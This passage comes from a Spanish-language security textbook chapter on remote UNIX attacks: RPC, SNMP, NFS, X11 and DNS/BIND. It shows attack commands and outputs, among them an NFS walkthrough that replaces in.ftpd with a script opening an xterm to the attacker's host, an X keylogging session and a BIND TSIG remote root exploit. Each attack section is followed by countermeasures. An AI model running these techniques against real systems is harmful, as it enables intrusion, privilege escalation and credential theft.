echo "Executing exploit..."
cmsd -h $1 -c "/usr/openwin/bin/xterm -display $4:0.0 &" $3 $2
```




Figura 5-2 xterm es resultado de explotar rpc.cmsd. Se tendrían los mismos resultados si un atacante fuera a explotar rpc.ttdbserverd o rpc.statd.

Medidas para contrarrestar los servicios de llamada a procedimiento remoto

La mejor defensa contra ataques RPC remotos consiste en deshabilitar cualquier servicio RPC que no sea absolutamente necesario. Si un servicio RPC es crítico para la operación del servidor, considere implementar un dispositivo de control de acceso que permite que sólo sistemas autorizados se conecten a esos puertos RPC, lo que puede ser muy difícil (dependiendo de su entorno). Considere habilitar una pila no ejecutable si lo soporta su sistema operativo. También considere el uso de Secure RPC si lo soporta su versión de UNIX. Secure RPC intenta proporcionar un nivel adicional de autentificación basado en criptografía de clave pública. Secure RPC no es una panacea, porque no son muchos los vendedores de UNIX que han adoptado este protocolo. Por lo tanto, la interoperabilidad es un gran problema. Por último, asegúrese de que se han aplicado todos los parches de vendedor actuales. Es posible encontrar información de parche de vendedor para cada vulnerabilidad RPC mencionada, como la siguiente:

- **rpc.ttdbserverd** http://www.cert.org/advisories/CA-98.11.tooltalk.html y http://www.cert.org/advisories/CA-2002-26.html
- **rpc.cmsd** http://www.cert.org/advisories/CA-99-08-cmsd.html
- **rpc.statd** http://www.cert.org/advisories/CA-99-05-statd-automountd.html
- **sadmind** http://www.cert.org/advisories/CA-2001-11.html
- **snmpXdmid** http://www.cert.org/advisories/CA-2001-05.html

Protocolo simple de administración de red (SNMP)

Popularidad:	*8*
Simplicidad:	*9*
Impacto:	*8*
Evaluación del riesgo:	***8***

El protocolo simple de administración de red (SNMP, Simple Network Management Protocol) es el alma de muchas redes y está presente en casi cada tipo de dispositivo. Este protocolo permite la administración de dispositivos (enrutadores, conmutadores, servidores, etc.) entre muchas empresas e Internet. Por desgracia, SNMP no es el protocolo más seguro. Aún peor, se encontraron varias condiciones de desbordamiento de búfer en SNMP que afectan a decenas de vendedores y cientos de diferentes plataformas. Gran parte de la investigación relacionada con esta vulnerabilidad fue descubierta por Protos Project (http://www.ee.oulu.fi/research/ouspg/protos/testing/c06/snmpv1) y su conjunto de prueba Protos correspondiente. Protos Project se concentra en identificar debilidades en el protocolo SNMPv1 asociados con el manejo de mensajes enviados de agentes a administradores y viceversa. Estas vulnerabilidades van desde causar una condición de negación de servicio (DoS, Denial of Service) hasta permitir que un atacante ejecute comandos de forma remota. El siguiente ejemplo ilustra la manera en que un atacante puede poner en peligro una versión vulnerable de SNMPD en una plataforma OpenBSD no parchada:

```
[roz]$ ./ucd-snmpd-cs 10.0.1.1 161
$ nc 10.0.1.1 2834
id
uid=0(root) gid=0(root) group=0(root)
```

Como se ve en este ejemplo, es fácil explotar este desbordamiento y obtener acceso root a un sistema vulnerable. Nos tomó poco trabajo demostrar esta vulnerabilidad, así que ¡puede imaginarse lo fácil que es para los malos poner su vista en estos dispositivos SNMP vulnerables!

Medidas para contrarrestar SNMP

Deben aplicarse varias medidas para mitigar las exposiciones presentadas por esta vulnerabilidad. En primer lugar, siempre es una buena idea deshabilitar SNMP en *cualquier* dispositivo que no se requiera explícitamente. Para ayudar a identificar estos dispositivos puede usar SNScan, una herramienta gratuita de Foundstone que se descarga de http://www.foundstone.com. Después, debe asegurarse de aplicar todos los parches relacionados con el vendedor y actualizar cualquier firmware que pueda usarse como una implementación vulnerable de SNMP. Para conocer una lista completa y amplia, consulte http://www.cert.org/advisories/CA-2002-03.html. Además, siempre debe cambiar las cadenas de comunidad privadas y públicas predeterminadas, que son, en esencia, contraseñas para el protocolo SNMP. Por último, debe aplicar filtrado de red a dispositivos que tengan SNMP habilitado y sólo permitir acceso desde la estación de administración. Es más fácil decir esta recomendación que llevarla a la práctica, sobre todo en empresas grandes, así que su procedimiento puede variar.

NFS

Popularidad:	*8*
Simplicidad:	*9*
Impacto:	*8*
Evaluación del riesgo:	***8***

Para citar a Sun Microsystems, "La red es la computadora". Sin una red, la utilidad de un equipo de cómputo disminuye mucho. Tal vez es por lo que el sistema de archivos de red (NFS, Network File System) es uno de los sistemas de archivos compatibles con Internet más populares disponibles. NFS permite acceso transparente a archivos y directorios de sistemas remotos como si estuvieran almacenados de manera local. Las versiones 1 y 2 de NFS fueron desarrollados originalmente por Sun Microsystems y han evolucionado demasiado. En la actualidad, la versión 3 de NFS se emplea en casi todos los tipos modernos de UNIX. En este punto, la bandera roja debe subir para cualquier sistema que permita acceso remoto de un sistema de archivos explotado. El potencial de abuso de NFS es alto y constituye uno de los ataques más comunes de UNIX. Se han descubierto muchas condiciones de desbordamiento de búfer relacionadas con mountd, el servidor NFS. Además, NFS recae en servicios RPC y puede engañársele fácilmente para permitir a los atacantes montar un sistema de archivos remoto. Casi toda la seguridad proporcionada por NFS se relaciona con objetos de datos conocidos como *manejador de archivos*. Este manejador de archivos es una ficha utilizada para identificar de forma única cada archivo y di-

rectorio en el servidor remoto. Si puede olfatearse o adivinarse un manejador de archivos, los atacantes remotos pueden obtener acceso fácilmente a ese archivo en el sistema remoto.

El tipo más común de vulnerabilidad NFS se relaciona con la mala configuración que exporta el sistema de archivos a todos. Es decir, cualquier usuario remoto puede montar el sistema de archivos sin autentificación. Este tipo de vulnerabilidad suele ser resultado de pereza o ignorancia por parte del administrador, y es demasiado común. Los atacantes no necesitan entrar en realidad al sistema remoto. Sólo necesitan montar un sistema de archivos por medio de NFS y saquear cualquier archivo de interés. Por lo general, los directorios de inicio de los usuarios se exponen al mundo, y casi todos los archivos interesantes (por ejemplo, las bases de datos completas) están accesibles de forma remota. Aún peor, el directorio "/" completo se exporta a todos. Echemos un vistazo a un ejemplo y analicemos algunas herramientas que hacen más útil la exploración de NFS.

Examinemos nuestro sistema de destino para determinar si está ejecutando NFS y qué sistemas de archivos está exportando, si es que lo hace:

```
[sigma]# rpcinfo -p itchy

   program vers proto  port
    100000    4   tcp   111     rpcbind
    100000    3   tcp   111     rpcbind
    100000    2   tcp   111     rpcbind
    100000    4   udp   111     rpcbind
    100000    3   udp   111     rpcbind
    100000    2   udp   111     rpcbind
    100235    1   tcp   32771
    100068    2   udp   32772
    100068    3   udp   32772
    100068    4   udp   32772
    100068    5   udp   32772
    100024    1   udp   32773   status
    100024    1   tcp   32773   status
    100083    1   tcp   32772
    100021    1   udp   4045    nlockmgr
    100021    2   udp   4045    nlockmgr
    100021    3   udp   4045    nlockmgr
    100021    4   udp   4045    nlockmgr
    100021    1   tcp   4045    nlockmgr
    100021    2   tcp   4045    nlockmgr
    100021    3   tcp   4045    nlockmgr
    100021    4   tcp   4045    nlockmgr
    300598    1   udp   32780
    300598    1   tcp   32775
 805306368    1   udp   32780
```

```
 805306368    1   tcp   32775
    100249    1   udp   32781
    100249    1   tcp   32776
1342177279    4   tcp   32777
1342177279    1   tcp   32777
1342177279    3   tcp   32777
1342177279    2   tcp   32777
    100005    1   udp   32845   mountd
    100005    2   udp   32845   mountd
    100005    3   udp   32845   mountd
    100005    1   tcp   32811   mountd
    100005    2   tcp   32811   mountd
    100005    3   tcp   32811   mountd
    100003    2   udp   2049    nfs
    100003    3   udp   2049    nfs
    100007    2   udp   2049    nfs_acl
    100007    3   udp   2049    nfs_acl
    100003    2   tcp   2049    nfs
    100003    3   tcp   2049    nfs
    100227    2   tcp   2049    nfs_acl
    100227    3   tcp   2049    nfs_acl
```

Al consultar portmapper, podemos ver que mountd y el servidor NFS se están ejecutando, lo que indica que los sistemas de destino pueden estar explotando uno o más sistemas de archivos:

```
[sigma]# showmount -e itchy
Export List for itchy:
/ (everyone)
/usr (everyone)
```

Los resultados de showmount indican que los sistemas de archivo / y /usr se exportan al mundo, lo que es un gran riesgo de seguridad. Todo lo que los atacantes tendrían que hacer es montar / o /usr para lograr acceso al sistema de archivos / o /usr, sujeto a los permisos en cada archivo y directorio. El comando `mount` está disponible en casi todos los tipos de UNIX, pero no es tan flexible como otras herramientas. Para aprender más acerca del comando `mount` de UNIX, ejecute `man mount` para obtener el manual para su versión particular, porque la sintaxis puede diferir:

```
[sigma]# mount itchy:/ /mnt
```

Una herramienta más útil para exploración de NFS es nfsshell, de Leendert van Doorn, que está disponible en ftp://ftp.cs.vu.nl/pub/leendert/nfsshell.tar.gz. El paquete nfsshell proporciona un cliente robusto denominado nfs, que opera como cliente FTP y permite manipulación sencilla de un sistema de archivos remoto. El cliente nfs tiene muchas opciones que vale la pena explorar:

```
[sigma]# nfs
nfs> help
host <host> - set remote host name
uid [<uid> [<secret-key>]] - set remote user id
gid [<gid>] - set remote group id
cd [<path>] - change remote working directory
lcd [<path>] - change local working directory
cat <filespec> - display remote file
ls [-l] <filespec> - list remote directory
get <filespec> - get remote files
df - file system information
rm <file> - delete remote file
ln <file1> <file2> - link file
mv <file1> <file2> - move file
mkdir <dir> - make remote directory
rmdir <dir> - remove remote directory
chmod <mode> <file> - change mode
chown <uid>[.<gid>] <file> - change owner
put <local-file> [<remote-file>] - put file
mount [-upTU] [-P port] <path> - mount file system
umount - umount remote file system
umountall - umount all remote file systems
export - show all exported file systems
dump - show all remote mounted file systems
status - general status report
help - this help message
quit - its all in the name
bye - good bye
handle [<handle>] - get/set directory file handle
mknod <name> [b/c major minor] [p] - make device
```

En primer lugar, debemos decirle a nfs qué host estamos interesados en montar:

```
nfs> host itchy
Using a privileged port (1022)
Open itchy (192.168.1.10) TCP
```

Hagamos una lista de los sistemas de archivos que se exportan:

```
nfs> export
Export list for itchy:
/ everyone
/usr everyone
```

Ahora debemos montar / para acceder a este sistema de archivos:

```
nfs> mount /
Using a privileged port (1021)
Mount '/', TCP, transfer size 8192 bytes.
```

Después revisaremos el estado de la conexión para determinar el UID utilizado cuando se montó el sistema de archivos:

```
nfs> status
User id      : -2
Group id     : -2
Remote host  : 'itchy'
Mount path   : '/'
Transfer size: 8192
```

Puede ver que hemos montado el sistema de archivos / y que nuestro UID y GID son –2. Por razones de seguridad, si monta un sistema de archivos remoto como root, su UID y GID se asignarán a algo que no sea 0. En casi todos los casos (sin opciones especiales) puede montar un sistema de archivos como cualquier UID y GID que no sea 0 o root. Debido a que montamos todo el sistema de archivos, podemos hacer fácilmente una lista del contenido del archivo /etc/passwd:

```
nfs> cd /etc

nfs> cat passwd
root:x:0:1:Super-User:/:/sbin/sh
daemon:x:1:1::/:
bin:x:2:2::/usr/bin:
sys:x:3:3::/:
adm:x:4:4:Admin:/var/adm:
lp:x:71:8:Line Printer Admin: /usr/spool/lp:
smtp:x:0:0:Mail Daemon User:/:
uucp:x:5:5:uucp Admin:/usr/lib/uucp:
nuucp:x:9:9:uucp Admin:/var/spool/uucppublic:/usr/lib/uucp/uucico
listen:x:37:4:Network Admin:/usr/net/nls:
nobody:x:60001:60001:Nobody:/:
noaccess:x:60002:60002:No Access User:/:
nobody4:x:65534:65534:SunOS4.x Nobody:/:
gk:x:1001:10::/export/home/gk:/bin/sh
sm:x:1003:10::/export/home/sm:/bin/sh
```

Escuchar /etc/passwd proporciona los nombres de usuarios y los ID de usuario asociados. Sin embargo, el archivo de la contraseña está oculto, así que no puede usarse para romper contraseñas. Debido a que no podemos descubrir ninguna contraseña ni montar el sistema de archivos como root, debemos determinar qué otros UID permitirán acceso privilegiado. Daemon tiene potencial, pero bin o UID2 es una buena apuesta porque en muchos sistemas el bin de usuario es dueño de los binarios. Si los atacantes pueden obtener acceso a binarios por medio

de NFS o cualquier otro medio, casi ningún sistema tendrá alguna oportunidad. Ahora debemos montar /usr, alterar nuestro UID y GID, e intentar obtener acceso a los binarios:

```
nfs> mount/usr
Using a privileged port (1022)
Mount '/usr', TCP, Transfer size 8192 bytes.
nfs> uid 2
nfs> gid 2
nfs> status
User id      : 2
Group id     : 2
Remote host  : 'itchy'
Mount path   : '/usr'
Transfer size: 8192
```

Ahora tenemos todos los privilegios de bin en el sistema remoto. En nuestro ejemplo, los sistemas de archivos no se exportaron con ninguna opción especial que pudiera limitar la capacidad de bin para crear o modificar archivos. En este punto, todo lo que necesita es disparar un xterm o crear un canal trasero a nuestro sistema para obtener acceso al sistema de destino.

Podemos crear la siguiente secuencia de comandos en nuestro sistema y nombrarlo in.ftpd:

```
#!/bin/sh
/usr/openwin/bin/xterm -display 10.10.10.10:0.0 &
```

Después, en el sistema de destino usamos "cd" en /sbin y reemplazamos in.ftpd con nuestra versión:

```
nfs> cd /sbin
nfs> put in.ftpd
```

Por último, permitimos al servidor de destino conectarse de regreso a nuestro servidor X por medio del comando `xhost` y enviamos el siguiente comando para nuestro sistema al servidor de destino:

```
[sigma]# xhost +itchy
itchy being added to access control list
[sigma]# ftp itchy
Connected to itchy.
```

Como resultado se desplegará en nuestro sistema un xterm que es dueño del root, como el que presentamos a continuación. Debido a que in.ftpd se llama con privilegios root del inetd en este sistema, inetd ejecutará nuestra secuencia de comandos con privilegios root, lo que dará como resultado acceso root. Observe que podemos sobreescribir in.ftpd en este caso porque sus permisos fueron configurados de manera incorrecta para que el usuario bin fuera el propietario y pudiera escribir en vez del root.

```
# id
uid=0(root) gid=0(root)
#
```

Medidas para contrarrestar NFS

Si NFS no es necesario, debe deshabilitarse junto con los servicios relacionados (por ejemplo, mountd, statd y lockd). Implemente controles de cliente y acceso de usuario para permitir sólo a usuarios autorizados acceder a archivos necesarios. Por lo general, /etc/exports o /etc/dfs/dfstab, o archivos similares controlan cuáles sistemas de archivo se exportan y qué opciones específicas pueden habilitarse. Algunas opciones incluyen especificar nombres de máquina o grupos de red, opciones de sólo lectura y la capacidad de deshabilitar el bit SUID. Cada implementación de NFS es un poco diferente, así que consulte la documentación de usuario o las páginas man relacionadas. Además, nunca incluya la dirección IP local del servidor, o *localhost*, en la lista de sistemas permitidos para montar el sistema de archivos. Las versiones viejas de portmapper permitirán a los atacantes hacer proxy con conexiones en representación del atacante. Si al sistema se le permitiera montar el sistema de archivos exportado, los atacantes podrían enviar paquetes NFS al portmapper del sistema de destino, el cual a cambio reenviaría la petición al host local. Esto haría que la petición pareciera venir de un host confiable y evitaría cualquier regla de control de acceso relacionada. Por último, aplique todos los parches relacionados con el vendedor.

Inseguridades de X

Popularidad:	*8*
Simplicidad:	*9*
Impacto:	*5*
Evaluación del riesgo:	***7***

Los sistemas X Windows proporcionan infinidad de características que permiten a muchos programas compartir un solo despliegue gráfico. El principal problema con X es que el modelo de seguridad es un método de todo o nada. Una vez que un cliente tiene acceso a un servidor X, puede suceder un caos. Los clientes X pueden capturar teclas del usuario de consola, cerrar ventanas, capturar ventanas para desplegar en otro lado, e incluso volver a crear el mapa del teclado o enviar comandos corruptos sin importar lo que escriba el usuario. Casi todos los problemas provienen de un paradigma de control de acceso débil o tan sólo de la pereza por parte del administrador del sistema. La forma más simple y popular de controlar el acceso a X es la autentificación xhost. Este mecanismo proporciona control de acceso por dirección IP y es la forma más débil de autentificación X. Por conveniencia, un administrador de sistema enviará `xhost +`, permitiendo acceso no autentificado al servidor X por cualquier usuario local o remoto (+ es un comodín para cualquier dirección IP). Peor aún, muchos servidores X basados en PC predeterminados a `xhost +` son desconocidos para los usuarios. Los atacantes pueden usar sin problemas esta debilidad benigna para poner en peligro la seguridad del servidor de destino.

Uno de los mejores programas para identificar un servidor X con `xhost +` habilitado es xscan, que escaneará toda la subred en busca de un servidor X abierto y registrará todos los teclazos de un archivo de registro:

```
[sigma]$ xscan itchy
Scanning hostname itchy ...
```

```
Connecting to itchy (192.168.1.10) on port 6000...
Connected.
Host itchy is running X.
Sstarting keyboard logging of host itchy:0.0 to file KEYLOG.itchy.0.0...
```

Ahora el archivo KEYLOG.itchy capturará cualquier letra escrita en la consola:

```
[sigma]$ tail -f KEYLOG.itchy:0.0
su -
[Shift_L]Estoyperdido[Shift_R]!
```

Una "cola" rápida del archivo de registro revela que el usuario está escribiendo en tiempo real. ¡En nuestro ejemplo, el usuario envió el comando `su` seguido por la contraseña "Estoyperdido"! Xscan notará incluso si se presiona la tecla MAYÚS.

También es fácil para los atacantes ver ventanas específicas en el sistema de destino. En primer lugar, los atacantes deben determinar el ID hexadecimal de la ventana, al usar el comando `xlswins`:

```
[sigma]# xlswins -display itchy:0.0 |grep -i netscape

  0x1000001  (Netscape)
  0x1000246  (Netscape)
  0x1000561  (Netscape: OpenBSD)
```

El comando `xlswins` regresará mucha información, así que en nuestro ejemplo usamos grep para ver si Netscape se estaba ejecutando. Por suerte para nosotros, lo estaba. Sin embargo, puede buscar sólo los resultados de `xlswins` para identificar una ventana interesante. Para desplegar realmente la ventana de Netscape en su sistema, usamos el programa XWatchWin, como se muestra en la figura 5-3:

```
[sigma]# xwatchwin itchy -w 00x1000561
```

Al proporcionar el ID de ventana, podemos desplegar mágicamente cualquier ventana en nuestro sistema y observar cualquier actividad asociada.

Aunque se habilite `xhost` en el servidor de destino, los atacantes pueden capturar una pantalla de la sesión del usuario de consola por medio de `xwd`, si los atacantes tienen acceso de shell local y la autentificación xhost estándar se usa en el servidor de destino:

```
[itchy]$ xwd -root -display localhost:0.0 > dump.xwd
```

Para desplegar la captura de pantalla, copie el archivo a su sistema con `xwud`:

```
[sigma]# xwud -in dump.xwd
```

Como si no hubiéramos cubierto suficientes inseguridades, es simple para los atacantes enviar KeySyms a una ventana. Por lo tanto, los atacantes pueden enviar eventos de teclado a un xterm en el sistema de destino como si se escribieran de manera local.




Figura 5-3 Con XWatchWin podemos ver de forma remota casi cualquier aplicación X en el escritorio del usuario.

Medidas para contrarrestar X

Resista la tentación de enviar el comando `xhost +`. ¡No sea perezoso, vaya a la segura! Si tiene dudas, envíe el comando `xhost -`. Este comando no terminará las conexiones existentes; sólo prohibirá conexiones futuras. Si debe permitir acceso remoto a su servidor X, especifique cada servidor por una dirección IP. Tenga en cuenta que cualquier usuario en ese servidor puede conectarse a su servidor X y fisgonear. Otras medidas de seguridad incluyen el uso de mecanismos de autentificación avanzados como MIT-MAGIC-COOKIE-1, XDM-AUTHORIZATION-1 y MIT-KERBEROS-5. Estos mecanismos proporcionan un nivel adicional de seguridad cuando se conectan al servidor X. Si usa xterm en una terminal similar, habilite la opción de teclado seguro. Esto prohibirá seguramente cualquier otro proceso de interceptar sus teclazos. También considere utilizar firewall en los puertos 6000-6063 para prohibir a usuarios no autorizados que se conecten a sus puertos de servidor X. Por último, considere el uso de ssh y su funcionalidad de entunelamiento para seguridad mejorada durante sus sesiones X. Sólo asegúrese de que Forward X11 esté configurado en "yes" en su archivo sshd_config o sshd2_config.

Sistema de nombre de dominio (DNS)

Popularidad:	*9*
Simplicidad:	*7*
Impacto:	*10*
Evaluación del riesgo:	***9***

DNS es uno de los servicios más populares utilizados en Internet y en casi todas las intranets corporativas. Como puede imaginar, la omnipresencia de DNS lo predispone a un ataque. Muchos atacantes exploran de manera rutinaria vulnerabilidades en las implementaciones más comunes de DNS para UNIX, el paquete Berkeley Internet Name Domain (BIND, dominio de nombre de Internet de Berkeley). Además, DNS es uno de los pocos servicios casi obligatorios en la red perimetral de Internet de la organización. Por lo tanto, una falla en BIND casi siempre dará como resultado una puesta en peligro remota (por lo regular con privilegios root). Al paso del tiempo, los tipos de ataques contra DNS han cubierto un amplio rango de problemas, desde desbordamientos de búfer hasta envenenamiento de caché o ataques a DOS. En 2007, los servidores DNS Root eran aún el objetivo del ataque (http://www.incann.org/en/announcements/factsheet-dns-attack-08mar07_v1.1.pdf).

Envenenamiento de caché de DNS

Aunque varios problemas de seguridad y disponibilidad se han asociado con BIND, el siguiente ejemplo se concentrará en uno de los ataques de envenenamiento de caché actuales más reciente. El envenenamiento de caché de DNS es una técnica que usan los hackers para engañar a los clientes para que establezcan contacto con un servidor malicioso en lugar del sistema deseado. Es decir, todas las peticiones, incluido el tráfico Web y de correo electrónico, se resolverán y dirigirán a un sistema que pertenece al hacker. Por ejemplo, cuando un usuario contacta www.google.com, ese servidor DNS del cliente debe resolver su respuesta a una dirección IP asociada del servidor, como 74.125.47.147. El resultado de esa solicitud se guardará en el caché, en el servidor DNS, por cierto tiempo, para proporcionar una búsqueda rápida para peticiones futuras. De forma similar, otras solicitudes de clientes también se guardarán en el caché el servidor DNS. Si un atacante puede envenenar de alguna forma estas entradas de caché, puede engañar a los clientes convirtiendo el nombre de host del servidor como lo desee (74.125.47.147 se vuelve 6.6.6.6).

Al momento de escribir este libro, el ataque de envenenamiento de caché más reciente de Dan Kaminsky contra DNS fue captura de encabezados. Kaminsky se apoyó en trabajo previo al combinar varios defectos conocidos en el protocolo DNS y las implementaciones de vendedor. Esto incluye implementaciones impropias del tamaño y la forma aleatoria de espacio de ID de transacción, consultas salientes para puerto de origen fijo y varias consultas idénticas para el mismo registro de recurso que causa varias consultas salientes para el mismo recurso. Su trabajo, programado para divulgación en BlackHat en 2008, fue anticipado por otros, y pocos días después de la fuga apareció una explotación en el sitio de Milw0rm y Metasploit lanzó un módulo para la vulnerabilidad. De forma irónica, los servidores AT&T que realizaron resolución DNS para metasploit.com cayeron víctimas del ataque, y por un periodo corto las solicitudes de metasploit.com se redirigieron para propósitos de agregar clic.

Como con cualquier otro ataque DNS, el primer paso consiste en enumerar sistemas vulnerables. La mayoría de los atacantes configurarán herramientas automáticas para identificar rápidamente servidores DNS no parchados y mal configurados. En el caso de la vulnerabilidad DNS más reciente de Kaminsky, varias implementaciones están afectadas, entre otras:

- BIND 8, BIND 9 antes 9.5.0-P1, 9.4.2-P1, 9.3.5-P1.
- Microsoft DNS en Windows 2000 SP4, XP SP2 y SP3, y Server 2003 SP1 y SP2.

Para determinar si su DNS tiene esta posible vulnerabilidad, debe aplicar la siguiente técnica de enumeración:

```
root@schism:/# dig @192.168.1.3 version.bind chaos txt
; <<>> DiG 9.4.2 <<>> @192.168.1.3 version.bind chaos txt
; (1 server found)
;; global options: printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43337
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1,
ADDITIONAL: 0
;; WARNING: recursion requested but not available
;; QUESTION SECTION:
;version.bind.                  CH      TXT
;; ANSWER SECTION:
version.bind.           0       CH      TXT     "9.4.2"
;; AUTHORITY SECTION:
version.bind.           0       CH      NS
version.bind.
;;Query time: 31 msec
;; SERVER: 192.168.1.3#53(192.168.1.3)
;; WHEN: Sat Jul 26 17:41:36 2008
;; MSG SIZE  rcvd: 62
```

Esto consultará named y determinará la versión asociada. Una vez más, esto acentúa la importancia de la recopilación precisa de información de su entorno. En nuestro ejemplo, el servidor DNS de destino está ejecutando named versión 9.4.2, que es vulnerable al ataque. Debido al alboroto en torno a este problema, se ha incorporado una demostración de la vulnerabilidad y explotación como un caso de estudio por separado que comienza en la parte 2.

Ataques de desbordamiento TSIG de DNS

Popularidad:	*8*
Simplicidad:	*8*
Impacto:	*10*
Evaluación del riesgo:	***9***

Además de la tradición de las vulnerabilidades de BIND omnipresentes, varias condiciones de desbordamiento de búfer devastadoras se descubrieron a principios de 2001, como se resumió en el CERT de Carnegie Mellon, en http://www.cert.org/advisories/CA-2001-02.html. Estas vulnerabilidades afectan la siguiente versión de BIND:

BIND 8 versiones	8.2, 8.2.1, 8.2.2 hasta 8.2.2-P7
	8.2.3-T1A hasta 8.2.3-T9B
BIND 4 versiones	Desbordamiento de búfer: 4.9.5 hasta 4.9.7
	Cadena de formato: 4.9.3 hasta 4.9.5-P1

Uno de los peores desbordamientos está relacionado con las características de procesamiento (RFC 2845) de Transaction Signature (TSIG) de BIND 8. Esta vulnerabilidad puede explotarse de forma remota con consecuencias devastadoras al combinarla con la vulnerabilidad "infoleak" observada en el consejero CERT. La vulnerabilidad infoleak permite al atacante recuperar de forma remota marcos de pila de `named`, necesarios para realizar desbordamientos de búfer TSIG. Debido a que el desbordamiento ocurre dentro de procesamiento inicial de una petición DNS, ambos servidores DNS recursivos y no recursivos están vulnerables.

Examinemos el ataque en acción contra un servidor DNS de Linux vulnerable:

```
[roz]# nmap 10.10.10.1 -p 53 -O
Starting nmap V. 2.30BETA17 by fyodor@insecure.org
Interesting ports on (10.10.10.1):
Port       State      Service
53/tcp     open       domain
TCP Sequence Prediction: Class=random positive increments
Difficulty=3340901 (Good luck!)
Remote operating system guess: Linux 2.1.122 - 2.2.14
```

Usamos el comando `dig` para determinar la versión de BIND:

```
[roz]# dig @10.10.10.1 version.bind txt chaos
VERSION.BIND         0S CHAOS TXT        "8.2.1"
```

¡Bingo! BIND 8.2.1 es vulnerable a la vulnerabilidad TSIG:

```
[roz]# ./bind8x 10.10.10.1
[*] named 8.2.x (< 8.2.3-REL) remote root exploit by lucysoft, Ix
[*] fixed by ian@cypherpunks.ca and jwilkins@bitland.net
[*] attacking 10.10.10.1 (10.10.10.1)
[d] HEADER is 12 long
[d] infoleak_qry was 476 long
[*] iquery resp len = 719
[d] argevdisp1 = 080d7cd0, argevdisp2 = 4010d6c8
[*] retrieved pila offset = bffffae8
[d] evil_query(buff; bffffae8)
[d] shellcode is 134 long
[d] olb = 232
[*] injecting shellcode at 1
[*] connecting..
[*] wait for your shell..
Linux toast 2.2.12-20 #1 Mon Sep 27 10:40:35 EDT 1999 i686 unknown
uid=0(root) gid=0(root)
roups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
```

De manera similar a la explotación NXT de DNS observada antes, el atacante no tiene una verdadera shell, pero puede enviar comandos directamente a `named` con privilegios root.

Medidas para contrarrestar DNS

Antes que nada, para cualquier sistema que no se use como servidor DNS, debe deshabilitar y eliminar BIND. En segundo lugar, debe asegurarse de que la versión de BIND que usa ahora está actualizada y parchada para fallas de seguridad relacionadas (consulte http://www.isc.org/index.pl?/sw/bind/bind-security.php). Se han aplicado parches para todas las vulnerabilidades mencionadas antes a las versiones más nuevas de BIND. BIND 4 y 8 han llegado al final de su vida y ya no deben estar en uso. Yahoo fue una de las últimas tiendas grandes de BIND 8 y anunció formalmente su migración a BIND 9 después de los descubrimientos de Dan Kaminsky. Si no está en BIND 9, es tiempo de que migre también. En tercer lugar, ejecute `named` como un usuario no privilegiado. Es decir, `named` debe iniciar con privilegios root sólo para unirse al puerto 53 y después dejar sus privilegios durante la operación normal con la opción `-u` (`named -u dns -g dns`). Por último, `named` debe ejecutarse desde un entorno 